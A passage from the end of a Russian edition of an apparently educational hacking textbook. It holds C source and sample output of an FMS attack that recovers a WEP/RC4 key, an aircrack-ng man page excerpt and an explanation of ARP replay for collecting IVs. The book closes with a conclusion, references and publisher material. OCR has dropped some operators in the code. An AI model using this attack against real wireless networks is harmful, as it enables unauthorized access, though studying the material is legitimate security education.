        results[k] = 0;

    IV[0] = A + 3;
    IV[1] = N   1;

    for(x=0; x < 256; x++) {
        IV[2] = x;

        keystream = RC4(IV, key);
        printf("Используем IV: (%d, %d, %d), первый байт ключевого потока %u\n",
            IV[0], IV[1], IV[2], keystream);
        printf("Выполнение первых %d шагов KSA.. ", A+3);

        //Начальное значение = IV + ключ;
        for(k=0; k<3; k++)
            seed[k] = IV[k];
        for(k=0; k<13; k++)
            seed[k+3] = key[k];

        // -= Алгоритм распределения ключей (KSA) =-
        //Инициализируем массивы
        for(k=0; k<256; k++) {
            S[k] = k;
            K[k] = seed[k%16];
        }

        j=0;
        for(i=0; i < (A + 3); i++) {
            j = (j + S[i] + K[i])%256;
            t = S[i];
            S[i] = S[j];
            S[j] = t;
        }

        if(j < 2) { // j < 2 означает изменение S[0] или S[1]
            printf("изменены значения S[0] или S[1], отбрасываем результаты..\n");
        } else {
            known_j = j;
            known_S = S[A+3];
            printf("на итерации KSA #%d, j=%d и S[%d]=%d\n",
A+3, known_j, A+3, known_S);
            keybyte = keystream   known_j   known_S;

            while(keybyte < 0)
                keybyte = keybyte + 256;
            printf("предсказание key[%d] = %d   %d   %d = %d\n",
                A, keystream, known_j, known_S, keybyte);
            results[keybyte] = results[keybyte] + 1;
        }
    }
    max_result = -1;
    max_count = 0;

    for(k=0; k < 256; k++) {
        if(max_count < results[k]) {
```

```
            max_count = results[k];
            max_result = k;
        }
    }
    printf("\nТаблица частотности для ключа key[%d] (* = чаще всего
            встречающийся)\n", A);
    for(k=0; k < 32; k++) {
        for(i=0; i < 8; i++) {
            t = k+i*32;
            if(max_result == t)
                printf("%3d %2d*|    t, results[t]);
            else
                printf("%3d %2d |    t, results[t]);
        }
        printf("\n");
    }

    printf("\n[Фактический ключ]   (");
    for(k=0; k < 12; k++)
        printf("%d, ",key[k]);
    printf("%d)\n", key[12]);

    printf("key[%d] вероятно, равен %d\n", A, max_result);
}
```

Эта программа выполняет FMS-атаку на 128-разрядный WEP (104-разрядный ключ плюс 24-разрядный IV), используя все возможные значения *X*. Единственным аргументом является атакуемый байт ключа, сам же ключ жестко запрограммирован в массиве key. Вот результат применения кода fms.c для взлома ключа RC4.

```
reader@hacking:~/booksrc $ gcc -o fms fms.c
reader@hacking:~/booksrc $ ./fms
Usage: ./fms <keybyte to attack>
reader@hacking:~/booksrc $ ./fms 0
Используем IV: (3, 255, 0), первый байт ключевого потока 7
Выполнение первых 3 шагов KSA.. на итерации KSA #3, j=5 и S[3]=1
предсказание key[0]   7   5   1 = 1
Используем IV: (3, 255, 1), первый байт ключевого потока 211
Выполнение первых 3 шагов KSA.. на итерации KSA #3, j=6 и S[3]=1
предсказание key[0] = 211   6   1 = 204
Используем IV: (3, 255, 2), первый байт ключевого потока 241
Выполнение первых 3 шагов KSA.. на итерации KSA #3, j=7 и S[3]=1
предсказание key[0] = 241   7   1 = 233

.:[ вывод обрезан ]:.

Используем IV: (3, 255, 252), первый байт ключевого потока 175
Выполнение первых 3 шагов KSA.. изменены значения S[0] или S[1], отбрасываем
результаты..
Используем IV: (3, 255, 253), первый байт ключевого потока 149
Выполнение первых 3 шагов KSA.. на итерации KSA #3, j=2 и S[3]=1
```

```
предсказание key[0] = 149   2   1 = 146
Используем IV: (3, 255, 254), первый байт ключевого потока 253
Выполнение первых 3 шагов KSA.. на итерации KSA #3, j=3 и S[3]=2
предсказание key[0] = 253   3   2 = 248
Используем IV: (3, 255, 255), первый байт ключевого потока 72
Выполнение первых 3 шагов KSA.. на итерации KSA #3, j=4 и S[3]=1
предсказание key[0] = 72   4   1 = 67
Таблица частотности для ключа key[0] (* = чаще всего встречающийся)
0 1  | 32 3 | 64 0 | 96 1  | 128 2 | 160 0 | 192 1 | 224 3 |
1 10*| 33 0 | 65 1 | 97 0  | 129 1 | 161 1 | 193 1 | 225 0 |
2 0  | 34 1 | 66 0 | 98 1  | 130 1 | 162 1 | 194 1 | 226 1 |
3 1  | 35 0 | 67 2 | 99 1  | 131 1 | 163 0 | 195 0 | 227 1 |
4 0  | 36 0 | 68 0 | 100 1 | 132 0 | 164 0 | 196 2 | 228 0 |
5 0  | 37 1 | 69 0 | 101 1 | 133 0 | 165 2 | 197 2 | 229 1 |
6 0  | 38 0 | 70 1 | 102 3 | 134 2 | 166 1 | 198 1 | 230 2 |
7 0  | 39 0 | 71 2 | 103 0 | 135 5 | 167 3 | 199 2 | 231 0 |
8 3  | 40 0 | 72 1 | 104 0 | 136 1 | 168 0 | 200 1 | 232 1 |
9 1  | 41 0 | 73 0 | 105 0 | 137 2 | 169 1 | 201 3 | 233 2 |
10 1 | 42 3 | 74 1 | 106 2 | 138 0 | 170 1 | 202 3 | 234 0 |
11 1 | 43 2 | 75 1 | 107 2 | 139 1 | 171 1 | 203 0 | 235 0 |
12 0 | 44 1 | 76 0 | 108 0 | 140 2 | 172 1 | 204 1 | 236 1 |
13 2 | 45 2 | 77 0 | 109 0 | 141 0 | 173 2 | 205 1 | 237 0 |
14 0 | 46 0 | 78 2 | 110 2 | 142 2 | 174 1 | 206 0 | 238 1 |
15 0 | 47 3 | 79 1 | 111 2 | 143 1 | 175 0 | 207 1 | 239 1 |
16 1 | 48 1 | 80 1 | 112 0 | 144 2 | 176 0 | 208 0 | 240 0 |
17 0 | 49 0 | 81 1 | 113 1 | 145 1 | 177 1 | 209 0 | 241 1 |
18 1 | 50 0 | 82 0 | 114 0 | 146 4 | 178 1 | 210 1 | 242 0 |
19 2 | 51 0 | 83 0 | 115 0 | 147 1 | 179 0 | 211 1 | 243 0 |
20 3 | 52 0 | 84 3 | 116 1 | 148 2 | 180 2 | 212 2 | 244 3 |
21 0 | 53 0 | 85 1 | 117 2 | 149 2 | 181 1 | 213 0 | 245 1 |
22 0 | 54 3 | 86 3 | 118 0 | 150 2 | 182 2 | 214 0 | 246 3 |
23 2 | 55 0 | 87 0 | 119 2 | 151 2 | 183 1 | 215 1 | 247 2 |
24 1 | 56 2 | 88 3 | 120 1 | 152 2 | 184 1 | 216 0 | 248 2 |
25 2 | 57 2 | 89 0 | 121 1 | 153 2 | 185 0 | 217 1 | 249 3 |
26 0 | 58 0 | 90 0 | 122 0 | 154 1 | 186 1 | 218 0 | 250 1 |
27 0 | 59 2 | 91 1 | 123 3 | 155 2 | 187 1 | 219 1 | 251 1 |
28 2 | 60 1 | 92 1 | 124 0 | 156 0 | 188 0 | 220 0 | 252 3 |
29 1 | 61 1 | 93 1 | 125 0 | 157 0 | 189 0 | 221 0 | 253 1 |
30 0 | 62 1 | 94 0 | 126 1 | 158 1 | 190 0 | 222 1 | 254 0 |
31 0 | 63 0 | 95 1 | 127 0 | 159 0 | 191 0 | 223 0 | 255 0 |

[Фактический ключ] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[0] вероятно равен 1
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fms 12
Используем IV: (15, 255, 0), первый байт ключевого потока 81
Выполнение первых 15 шагов KSA.. на итерации KSA #15, j=251 и S[15]=1
предсказание key[12] = 81   251   1 = 85
Используем IV: (15, 255, 1), первый байт ключевого потока 80
Выполнение первых 15 шагов KSA.. на итерации KSA #15, j=252 и S[15]=1
предсказание key[12] = 80   252   1 = 83
Используем IV: (15, 255, 2), первый байт ключевого потока 159
Выполнение первых 15 шагов KSA.. на итерации KSA #15, j=253 и S[15]=1
```

```
предсказание key[12]   159   253   1 = 161

.:[ вывод обрезан ]:.

Используем IV: (15, 255, 252), первый байт ключевого потока 238
Выполнение первых 15 шагов KSA.. на итерации KSA #15, j=236 и S[15]=1
предсказание key[12] = 238   236   1 = 1
Используем IV: (15, 255, 253), первый байт ключевого потока 197
Выполнение первых 15 шагов KSA.. на итерации KSA #15, j=236 и S[15]=1
предсказание key[12]   197   236   1 = 216
Используем IV: (15, 255, 254), первый байт ключевого потока 238
Выполнение первых 15 шагов KSA.. на итерации KSA #15, j=249 и S[15]=2
предсказание key[12] = 238   249   2 = 243
Используем IV: (15, 255, 255), первый байт ключевого потока 176
Выполнение первых 15 шагов KSA.. на итерации KSA #15, j=250 и S[15]=1
предсказание key[12]   176   250   1 = 181

Таблица частотности для ключа key[12] (* = чаще всего встречающийся)
0 1  | 32 0 | 64 2 | 96 0  | 128 1 | 160 1 | 192 0  | 224 2 |
1 2  | 33 1 | 65 0 | 97 2  | 129 1 | 161 1 | 193 0  | 225 0 |
2 0  | 34 2 | 66 2 | 98 0  | 130 2 | 162 3 | 194 2  | 226 0 |
3 2  | 35 0 | 67 2 | 99 2  | 131 0 | 163 1 | 195 0  | 227 5 |
4 0  | 36 0 | 68 0 | 100 1 | 132 0 | 164 0 | 196 1  | 228 1 |
5 3  | 37 0 | 69 3 | 101 2 | 133 0 | 165 2 | 197 0  | 229 3 |
6 1  | 38 2 | 70 2 | 102 0 | 134 0 | 166 2 | 198 0  | 230 2 |
7 2  | 39 0 | 71 1 | 103 0 | 135 0 | 167 3 | 199 1  | 231 1 |
8 1  | 40 0 | 72 0 | 104 1 | 136 1 | 168 2 | 200 0  | 232 0 |
9 0  | 41 1 | 73 0 | 105 0 | 137 1 | 169 1 | 201 1  | 233 1 |
10 2 | 42 2 | 74 0 | 106 4 | 138 2 | 170 0 | 202 1  | 234 0 |
11 3 | 43 1 | 75 0 | 107 1 | 139 3 | 171 2 | 203 1  | 235 0 |
12 2 | 44 0 | 76 0 | 108 2 | 140 2 | 172 0 | 204 0  | 236 1 |
13 0 | 45 0 | 77 0 | 109 1 | 141 1 | 173 0 | 205 2  | 237 4 |
14 1 | 46 1 | 78 1 | 110 0 | 142 3 | 174 1 | 206 0  | 238 1 |
15 1 | 47 2 | 79 1 | 111 0 | 143 0 | 175 1 | 207 2  | 239 0 |
16 2 | 48 0 | 80 1 | 112 1 | 144 3 | 176 0 | 208 0  | 240 0 |
17 1 | 49 0 | 81 0 | 113 1 | 145 1 | 177 0 | 209 0  | 241 0 |
18 0 | 50 2 | 82 0 | 114 1 | 146 0 | 178 0 | 210 1  | 242 0 |
19 0 | 51 0 | 83 4 | 115 1 | 147 0 | 179 1 | 211 4  | 243 2 |
20 0 | 52 1 | 84 1 | 116 4 | 148 0 | 180 1 | 212 1  | 244 1 |
21 0 | 53 1 | 85 1 | 117 0 | 149 2 | 181 1 | 213 12*| 245 1 |
22 1 | 54 3 | 86 0 | 118 0 | 150 1 | 182 2 | 214 3  | 246 1 |
23 0 | 55 3 | 87 0 | 119 1 | 151 0 | 183 0 | 215 0  | 247 0 |
24 0 | 56 1 | 88 0 | 120 0 | 152 2 | 184 0 | 216 2  | 248 0 |
25 1 | 57 0 | 89 0 | 121 2 | 153 0 | 185 2 | 217 1  | 249 0 |
26 1 | 58 0 | 90 1 | 122 0 | 154 1 | 186 0 | 218 1  | 250 2 |
27 2 | 59 1 | 91 1 | 123 0 | 155 1 | 187 1 | 219 0  | 251 2 |
28 2 | 60 2 | 92 1 | 124 1 | 156 1 | 188 1 | 220 0  | 252 0 |
29 1 | 61 1 | 93 3 | 125 2 | 157 2 | 189 2 | 221 0  | 253 1 |
30 0 | 62 1 | 94 0 | 126 0 | 158 1 | 190 1 | 222 1  | 254 2 |
31 0 | 63 0 | 95 1 | 127 0 | 159 0 | 191 0 | 223 2  | 255 0 |

[Фактический ключ]   (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[12] вероятно равен 213
reader@hacking:~/booksrc $
```

Атаки этого типа настолько успешны, что для обеспечения безопасности лучше пользоваться протоколом беспроводной связи WPA. Тем не менее до сих пор существуют беспроводные сети, защищенные алгоритмом WEP. Для атак на него существуют инструменты, гарантирующие результат, например представленная на загрузочном диске программа aircrack. Впрочем, она требует беспроводного оборудования, которое у вас может отсутствовать. В Сети есть масса справочной информации по работе с этим инструментом. Давайте начнем знакомство со страницы руководства:

```
AIRCRACK-NG(1)                                                AIRCRACK-NG(1)

ИМЯ
    aircrack-ng взламывает ключи 802.11 WEP / WPA-PSK.

СИНТАКСИС
    aircrack-ng [options] <.cap / .ivs file(s)>

ОПИСАНИЕ
    aircrack-ng взламывает ключи 802.11 WEP / WPA-PSK. Реализует так называемую
    атаку Флурера – Мантина – Шамира (FMS) и некоторые атаки талантливого хакера,
    выступающего под ником KoreK. После сбора достаточного количества зашифрованных
    пакетов программа aircrack-ng может взломать ключ WEP практически мгновенно.

ПАРАМЕТРЫ
    Стандартные параметры:
    -a <amode>
        Выбор режима атаки: 1 или wep для WEP и 2 или wpa для WPA-PSK.

    -e <essid>
        Выбор целевой сети на базе идентификатора ESSID. Если SSID скрыт,
        этот параметр требуется и для взлома WPA.
```

По вопросам аппаратного обеспечения для работы с данной программой следует проконсультироваться в интернете. Именно она сделала популярной продуманную технику сбора векторов инициализации. Вы можете долгими часами или днями ожидать, пока наберется достаточное количество IV. Но в беспроводной сети есть ARP-трафик. Его легко выбрать из основного потока, так как WEP-шифрование не меняет размера пакетов. Эта атака заключается в перехвате пакетов, размер которых соответствует ARP-запросу и которые затем воспроизводятся в сети тысячи раз. При каждой расшифровке пакета и отправке его в сеть приходит ARP-ответ. Эти дополнительные ответы не мешают работе сети, но благодаря им генерируется отдельный пакет с новым IV. С помощью такого приема, оживляющего работу сети, можно за несколько минут набрать достаточное для взлома WEP-ключа количество векторов инициализации.

0x800

ЗАКЛЮЧЕНИЕ

Деятельность хакеров склонны оценивать неверно, и эта ситуация усугубляется любовью средств массовой информации к преувеличениям. Попытки поменять терминологию оказались неэффективны, менять нужно образ мысли. Хакеры — всего лишь люди с новаторским духом, детально изучившие технологии. Хакер — не обязательно преступник, хотя пока существует преступность, будут и хакеры, нарушающие закон. Но в самом наличии у человека хакерских способностей нет ничего плохого, вопрос только в способах их применения.

Что бы вы ни думали, но программное обеспечение и компьютерные сети, от которых зависит наша повседневная жизнь, обладают уязвимостями. Это неизбежный результат поспешной разработки. И новое программное обеспечение первое время пользуется успехом, несмотря на наличие уязвимостей. Популярность означает деньги и привлекает злоумышленников, которые находят способы воспользоваться уязвимостями для получения собственной выгоды. Бесконечная уходящая вниз спираль... К счастью, не все люди, занимающиеся поиском уязвимостей ПО, делают это ради наживы. У этих хакеров свои мотивы: одними движет любопытство, другим платят за работу, третьи просто любят решать сложные задачи. У большинства из них нет злого умысла, наоборот, они помогают производителям исправить допущенные ошибки. Без хакеров многие уязвимости и дыры в программном обеспечении остались бы невыявленными. К сожалению, юридическая система работает медленно, а политики и юристы по большей части невежественны в том, что касается технологий. Драконовские законы и чрезмерно суровые приговоры зачастую просто отпугивают людей от хакинга. Это детская логика — попытки отвратить хакеров от изучения программ и поиска уязвимостей ничего не решат. Сколько ни убеждай короля, что он одет в красивое модное платье, это никак не изменит факта его наготы. Рано или поздно скрытые уязвимости будут обнаружены людьми с куда более вредоносными намерениями, чем у обыч-

ных хакеров. И это опасно, ведь последствия могут оказаться непредсказуемыми. Реплицирующиеся интернет-черви относительно безвредны по сравнению с террористическими сценариями, которых так боятся представители закона. Юридические ограничения, накладываемые на хакеров, увеличивают вероятность этих сценариев, потому что оставшиеся необнаруженными уязвимости будут эксплуатироваться теми, кто готов нарушать закон и готов причинить реальный ущерб.

Кто-то мне возразит, что если бы не хакеры, не было бы необходимости исправлять уязвимости. Можно смотреть на вещи и с такой точки зрения, но лично я предпочитаю стагнации прогресс. Хакеры играют важную роль в развитии технологий. Без них не осталось бы стимула совершенствовать компьютерную безопасность. Более того, хакеры будут существовать до тех пор, пока задаются вопросы «Почему?..» и «А что, если?..». Мир без хакеров — это мир без любопытства и новаторских решений.

Я надеюсь, что моя книга дала вам представление о базовых приемах хакеров и, возможно, даже помогла проникнуться их духом. Технологии все время меняются и развиваются, поэтому всегда будут появляться новые приемы. Всегда будут обнаруживаться новые уязвимые места в программах, неточности в спецификациях протоколов и множество других недосмотров. Эта книга дает вам отправную точку. Дальше вы можете сами думать об устройстве вещей, искать новые лазейки и размышлять над тем, что не предусмотрели разработчики. Вы сами выберете, как наилучшим образом воспользоваться сделанными открытиями и применить полученные знания. Информированность как таковая — не преступление.

0x810 Ссылки

Aleph1 «Smashing the Stack for Fun and Profit», *Phrack* № 49, http://www.phrack.org/issues.html?issue=49&id=14#article

Bennett, C., F. Bessette, and G. Brassard «Experimental Quantum Cryptography», *Journal of Cryptology*, т. 5, № 1 (1992), 3–28.

Borisov, N., I. Goldberg, and D. Wagner «Security of the WEP Algorithm», http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html

Brassard, G. and P. Bratley *Fundamentals of Algorithmics*, Englewood Cliffs, NJ: Prentice Hall, 1995.

CNET News, «40-Bit Crypto Proves No Problem», https://www.cnet.com/news/40-bit-crypto-proves-no-problem/

Conover, M. (Shok) «w00w00 on Heap Overflows», https://github.com/benwaffle/Senior-Experience/blob/master/doc/w00w00-heap-overflows.txt

Electronic Frontier Foundation, «Felten vs. RIAA», https://w2.eff.org/IP/DMCA/Felten_v_RIAA/

Eller, R. (caezar) «Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms», http://www.securiteam.com/securityreviews/5DP140AFPQ.html

Fluhrer, S., I. Mantin, and A. Shamir «Weaknesses in the Key Scheduling Algorithm of RC4», https://link.springer.com/chapter/10.1007/3-540-45537-X_1

Grover, L. «Quantum Mechanics Helps in Searching for a Needle in a Haystack», *Physical Review Letters*, т. 79, № 2 (1997), 325–28.

Joncheray, L. «Simple Active Attack Against TCP», http://www.insecure.org/stf/iphijack.txt

Levy, S. *Hackers: Heroes of the Computer Revolution*, New York: Doubleday, 1984.

McCullagh, D. «Russian Adobe Hacker Busted», *Wired News*, 17 июля 2001, https://www.wired.com/2001/07/russian-adobe-hacker-busted/

The NASM Development Team «NASM–The Netwide Assembler (Manual)», версия 2.13.03, http://nasm.sourceforge.net

Rieck, K. «Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain», http://freeworld.thc.org/papers/ffp.pdf

Schneier, B. *Applied Cryptography: Protocols, Algorithms, and Source Code in C*, 2-я редакция, New York: John Wiley & Sons, 1996.

Scut and Team Teso «Exploiting Format String Vulnerabilities», https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf.

Shor, P. «Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer», *SIAM Journal of Computing*, т.26 (1997), 1484–509, http://www.arxiv.org/abs/quant-ph/9508027

Smith, N. «Stack Smashing Vulnerabilities in the UNIX Operating System», http://web.eecs.umich.edu/~aprakash/security/handouts/Stack_Smashing_Vulnerabilities_in_the_UNIX_Operating_System.pdf

Solar Designer «Getting Around Non-Executable Stack (and Fix)», *BugTraqpost*, 10 августа 1997.

Stinson, D. *Cryptography: Theory and Practice*, Boca Raton, FL: CRC Press, 1995.

Zwicky, E., S. Cooper, and D. Chapman *Building Internet Firewalls*, 2-я редакция, Sebastopol, CA: O'Reilly, 2000.

0x820 Источники

pcalc

Калькулятор для программистов, разработчик — Питер Глен: http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz

NASM

Свободный ассемблер, разработчик — NASM Development Group: http://www.nasm.us/

Nemesis

Инструмент для внедрения пакетов из командной строки, разработчики — Марк Граймс (obecian) и Джефф Натан: http://nemesis.sourceforge.net/

dsniff

Набор инструментов для перехвата сетевых пакетов, разработчик — Даг Сонг: http://monkey.org/~dugsong/dsniff

Dissembler

Полиморфер для создания байт-кода в отображаемых символах ASCII, разработчик — Хосе Ронник (Matrix): http://www.phiral.com

mitm-ssh

Инструмент для MitM-атаки на SSH, разработчик — Клас Нюберг: https://github.com/jtesta/ssh-mitm

ffp

Инструмент для генерации нечетких цифровых отпечатков, разработчик — Конрад Рик: http://freeworld.thc.org/thc-ffp

John the Ripper

Взломщик паролей, разработчик — Александр Песляк (Solar Designer): http://www.openwall.com/john

Джон Эриксон

Хакинг: искусство эксплойта

2-е издание

Перевела с английского *И. Рузмайкина*

Заведующая редакцией	*Ю. Сергиенко*
Ведущий редактор	*К. Тульцева*
Научный редактор	*А. Петров*
Корректор	*С. Беляева*
Верстка	*Л. Соловьева*

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 191123, Россия, г. Санкт-Петербург,
ул. Радищева, д. 39, к. Д, офис 415. Тел.: +78127037373.

Дата изготовления: 04.2018. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —
Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», РБ, 220020, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 13.04.18. Формат 70×100/16. Бумага офсетная. Усл. п. л. 39,990. Тираж 1200. Заказ 3189.

Отпечатано в ОАО «Первая Образцовая типография». Филиал «Чеховский Печатный Двор».
142300, Московская область, г. Чехов, ул. Полиграфистов, 1.
Сайт: www.chpk.ru. E-mail: marketing@chpk.ru
Факс: 8(496) 726-54-10, телефон: (495) 988-63-87

ИЗДАТЕЛЬСКИЙ ДОМ
ПИТЕР®
WWW.PITER.COM

ИЗДАТЕЛЬСКИЙ ДОМ «ПИТЕР» предлагает профессиональную, популярную и детскую развивающую литературу

Заказать книги оптом можно в наших представительствах

РОССИЯ

Санкт-Петербург: м. «Выборгская», Б. Сампсониевский пр., д. 29а
тел./факс: (812) 703-73-83, 703-73-72; e-mail: sales@piter.com

Москва: м. «Электрозаводская», Семеновская наб., д. 2/1, стр. 1, 6 этаж
тел./факс: (495) 234-38-15; e-mail: sales@msk.piter.com

Воронеж: тел.: 8 951 861-72-70; e-mail: hitsenko@piter.com

Екатеринбург: ул. Толедова, д. 43а; тел./факс: (343) 378-98-41, 378-98-42;
e-mail: office@ekat.piter.com; skype: ekat.manager2

Нижний Новгород: тел.: 8 930 712-75-13; e-mail: yashny@yandex.ru; skype: yashny1

Ростов-на-Дону: ул. Ульяновская, д. 26
тел./факс: (863) 269-91-22, 269-91-30; e-mail: piter-ug@rostov.piter.com

Самара: ул. Молодогвардейская, д. 33а, офис 223
тел./факс: (846) 277-89-79, 277-89-66; e-mail: pitvolga@mail.ru,
pitvolga@samara-ttk.ru

БЕЛАРУСЬ

Минск: ул. Розы Люксембург, д. 163; тел./факс: +37 517 208-80-01, 208-81-25;
e-mail: og@minsk.piter.com

Издательский дом «Питер» приглашает к сотрудничеству авторов:
тел./факс: (812) 703-73-72, (495) 234-38-15; e-mail: ivanovaa@piter.com
Подробная информация здесь: http://www.piter.com/page/avtoru

Издательский дом «Питер» приглашает к сотрудничеству зарубежных торговых партнеров или посредников, имеющих выход на зарубежный рынок: *тел./факс: (812) 703-73-73; e-mail: sales@piter.com*

Заказ книг для вузов и библиотек:
тел./факс: (812) 703-73-73, доб. 6243; e-mail: uchebnik@piter.com

Заказ книг по почте: *на сайте www.piter.com; тел.: (812) 703-73-74, доб. 6216; e-mail: books@piter.com*

Вопросы по продаже электронных книг: *тел.: (812) 703-73-74, доб. 6217; e-mail: kuznetsov@piter.com*

КНИГА-ПОЧТОЙ

ЗАКАЗАТЬ КНИГИ ИЗДАТЕЛЬСКОГО ДОМА «ПИТЕР» МОЖНО ЛЮБЫМ УДОБНЫМ ДЛЯ ВАС СПОСОБОМ:

на нашем сайте: **www.piter.com**
по электронной почте: **books@piter.com**
по телефону: **(812) 703-73-74**

ВЫ МОЖЕТЕ ВЫБРАТЬ ЛЮБОЙ УДОБНЫЙ ДЛЯ ВАС СПОСОБ ОПЛАТЫ:

- Наложенным платежом с оплатой при получении в ближайшем почтовом отделении.
- С помощью банковской карты. Во время заказа вы будете перенаправлены на защищенный сервер нашего оператора, где сможете ввести свои данные для оплаты.
- Электронными деньгами. Мы принимаем к оплате Яндекс.Деньги, Webmoney и Kiwi-кошелек.
- В любом банке, распечатав квитанцию, которая формируется автоматически после совершения вами заказа.

ВЫ МОЖЕТЕ ВЫБРАТЬ ЛЮБОЙ УДОБНЫЙ ДЛЯ ВАС СПОСОБ ДОСТАВКИ:

Посылки отправляются через «Почту России». Отработанная система позволяет нам организовывать доставку ваших покупок максимально быстро. Дату отправления вашей покупки и дату доставки вам сообщат по e-mail.

Вы можете оформить курьерскую доставку своего заказа (более подробную информацию можно получить на нашем сайте www.piter.com).

Можно оформить доставку заказа через почтоматы (адреса почтоматов можно узнать на нашем сайте www.piter.com).

ПРИ ОФОРМЛЕНИИ ЗАКАЗА УКАЖИТЕ:


- фамилию, имя, отчество, телефон, e-mail;

  почтовый индекс, регион, район, населенный пункт, улицу, дом, корпус, квартиру;

  название книги, автора, количество заказываемых экземпляров.

БЕСПЛАТНАЯ ДОСТАВКА:

- курьером по Москве и Санкт-Петербургу при заказе на сумму **от 2000 руб.**
- почтой России при предварительной оплате заказа на сумму **от 2000 руб.**



САЛД

САНКТ-ПЕТЕРБУРГСКАЯ
АНТИВИРУСНАЯ
ЛАБОРАТОРИЯ
ДАНИЛОВА

www.SALD.ru
8 (812) 336-3739

Антивирусные
программные продукты

ХАКИНГ: ИСКУССТВО ЭКСПЛОЙТА

Каждый программист по сути своей — хакер. Ведь первоначально хакингом называли поиск искусного и неочевидного решения. Понимание принципов программирования помогает находить уязвимости, а навыки обнаружения уязвимостей помогают создавать программы, поэтому многие хакеры занимаются тем и другим одновременно. Интересные нестандартные ходы есть как в техниках написания элегантных программ, так и в техниках поиска слабых мест.

С чего начать? Чтобы перезаписывать память с помощью переполнения буфера, получать доступ к удаленному серверу и перехватывать соединения, вам предстоит программировать на Си и ассемблере, использовать шелл-код и регистры процессора, познакомиться с сетевыми взаимодействиями и шифрованием и многое другое.

Как бы мы ни хотели верить в чудо, программное обеспечение и компьютерные сети, от которых зависит наша повседневная жизнь, обладают уязвимостями.

«Мир без хакеров — это мир без любопытства и новаторских решений».

Джон Эриксон

ISBN 978-5-4461-0712-4

ПИТЕР®

Заказ книг:
тел.: (812) 703-73-74
books@piter.com

WWW.PITER.COM
каталог книг
и интернет-магазин

vk.com/**piterbooks**
instagram.com/**piterbooks**
facebook.com/**piterbooks**
youtube.com/**ThePiterBooks**